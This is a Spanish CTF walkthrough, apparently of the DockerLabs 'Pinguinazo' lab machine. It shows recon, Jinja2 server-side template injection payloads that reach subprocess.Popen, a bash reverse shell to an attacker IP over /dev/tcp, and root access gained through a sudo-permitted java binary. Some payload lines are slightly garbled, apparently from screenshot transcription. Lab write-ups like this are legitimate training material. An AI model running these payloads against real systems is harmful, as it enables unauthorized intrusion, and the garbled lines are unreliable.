

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh pinguinazo.tar
[sudo] contraseña para kali:

      ##
    ## ## ##
  ## ## ## ##
{  ~~~~~~  }
NNN {NN NNNN NNN NNNN NN N} === NNN
    \_____/
      0
    \_____/

D O C K E R L A B S

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping a la máquina para comprobar la conectividad y además vemos que el ttl es de 64 por lo que nos enfrentamos a una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.079 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.079/0.079/0.079/0.000 ms
```


Con nmap vemos los puertos que están abiertos además de los servicios que tiene cada uno.

```
PORT      STATE SERVICE VERSION
5000/tcp  open  http    Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Pingu Flask Web
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la web.

```
> whatweb http://172.17.0.2:5000
http://172.17.0.2:5000 [200 OK] Bootstrap[4.5.2], Country[RESERVED][ZZ], Email[admin@pingulab.lab], HTML5, HTTPServer[Werkzeug/3.0.1 Python/3.12.3], IP[172.17.0.2], JQuery, Python[3.12.3], Script, Title[Pingu Flask Web], Werkzeug[3.0.1]
```

Cuando introducimos datos aleatorios nos aparece un mensaje saludando y un directorio que si lo buscamos nos dice que el método GET no está permitido.



Por lo que si nos vamos a burpsuite podemos tratar de ver que métodos están disponibles con el método OPTIONS.

```
1 OPTIONS /greet HTTP/1.1
2 Host: 172.17.0.2:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.1 Python/3.12.3
3 Date: Fri, 15 Aug 2025 11:51:11 GMT
4 Content-Type: text/html; charset=utf-8
5 Allow: OPTIONS, POST
6 Content-Length: 0
7 Connection: close
```


Con el método POST vemos que hay una especie de pista.

```

EVALUATE_TRUSTED = FALSE;
SECRET = "B81gs9dMTWnwgkxczWLI";

```

Comprobamos que estamos ante un Server-Side Template Injection (SSTI) ya que cuando introducimos el `{{7*7}}` nos da 49.



The screenshot shows a web browser window. The address bar contains the URL: `name={*?}*}&birthday=hola&email=admin%40pingulab.lab&phone=1111111111`. Below the address bar, there are navigation buttons (back, forward, search) and a tab labeled "response". The response body is displayed in a "Pretty" format, showing the following headers: `HTTP/1.1 200 OK`, `Server: Werkzeug/3.0.1 Python/3.12.3`, `Date: Fri, 15 Aug 2025 12:02:47 GMT`, `Content-Type: text/html; charset=utf-8`, `Content-Length: 9`, and `Connection: close`. The response body content is `Hello 49!`.

Como está en Python el motor de plantilla es Jinja2 por lo que si buscamos la clase `subprocess.Popen` nos podríamos lanzar comandos de manera remota.

```
&name={{'._class_._mro_[1]._subclasses_()}}&birthday=hol&email=admin%40pingulab.lab&phone=11111
```

Response

Pretty Raw Hex Render

```
{
  "flask.cli.ScriptInfo": {
    "AppCtxGlobals": {
      "pickler": {
        "Framer": {},
        "Unframer": {}
      },
      "missing_type": {},
      "utils.Joiner": {},
      "utils.Namespaces": {},
      "visitor.NodeVisitor": {},
      "idtracking.Symbols": {},
      "runtime.TemplateReference": {},
      "runtime.Context": {},
      "runtime.Macro": {},
      "runtime.Undefined": {},
      "lexer.TokenStream": {},
      "lexer.Lexer": {},
      "environment.TemplateModule": {},
      "loaders.BaseLoader": {},
      "sessions.SessionInterface": {},
      "codeop.CommandCompiler": {},
      "InteractiveInterpreter": {},
      "werkzeug.debug.console.HTMLStringIO": {},
      "werkzeug.debug.console.Console": {},
      "werkzeug.debug.tbtools.DebugTraceback": {},
      "colorama.ansi.AnsiCodes": {},
      "colorama.ansi.AnsiCursor": {},
      "ctypes.CData": {},
      "ctypes.CField": {},
      "ctypes.DictRemove": {},
      "ctypes.LibraryLoader": {},
      "ctypes.endian_swapped_meta": {},
      "colorama.winterm.WinTerm": {},
      "colorama.ansitowin32.StreamWrapper": {}
    }
  }
}
```

Ahora vamos a intentar ejecutar comandos, pero antes debemos saber el índice de subprocess.Popen.

```
name={{['__class__',mro()[1].__subclasses__()[550]]&birthday=hola&email=admin%40pingulab.lab&phone=1111111111}}
response
pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.12.3
Date: Fri, 15 Aug 2025 12:19:30 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 47
Connection: close
Hello &lt;class &#39;subprocess.Popen&#39;&gt;!
```

Sabiendo ya el índice ahora podemos ejecutar comandos y también .

```
name={{['__class__',mro()[1].__subclasses__()[550]]('id',shell=True,stdout=-1).communicate()[0].decode()}}&birthday=hola&email=admin%40pingulab.lab&phone=1111111111}}
response
pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.12.3
Date: Fri, 15 Aug 2025 12:21:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 84
Connection: close
Hello uid=1001(pinguinazo) gid=1001(pinguinazo) groups=1001(pinguinazo),100(users)
```

Vamos a lanzarnos una reverse shell a un puerto previamente abierto con netcat 443.

```
PinguNombre
{{['__class__',mro()[1].__subclasses__()[550]]("bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'",shell=True,stdout=-1).communicate()[0].decode())}}
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [172.17.0.2] 42826
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
pinguinazo@4f17ea9bd89e:~$ |
```

Podemos ejecutar con sudo el binario java.

```
pinguinazo@4f17ea9bd89e:~$ sudo -l
Matching Defaults entries for pinguinazo on 4f17ea9bd89e:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User pinguinazo may run the following commands on 4f17ea9bd89e:
  (ALL) NOPASSWD: /usr/bin/java
```

Creamos un archivo java para ejecutar comandos como root.

```
pinguinazo@4f17ea9bd89e:~$ cat > Root.java << 'EOF'
> public class Root {
>     public static void main(String[] args) throws Exception {
>         if(args.length > 0){
>             String[] cmd = {"/bin/sh","-c",String.join(" ", args)};
>             new ProcessBuilder(cmd).inheritIO().start().waitFor();
>         } else {
>             System.out.println("Usage: java Root <command>");
>         }
>     }
> }
> EOF
```

Compilamos el archivo creado.

```
pinguinazo@4f17ea9bd89e:~$ javac Root.java
pinguinazo@4f17ea9bd89e:~$ |
```

Listo, ya tenemos comandos como root.

```
penguinazo@4f17ea9bd89e:~$ sudo /usr/bin/java Root.java whoami  
root  
penguinazo@4f17ea9bd89e:~$ sudo /usr/bin/java Root.java id  
uid=0(root) gid=0(root) groups=0(root)
```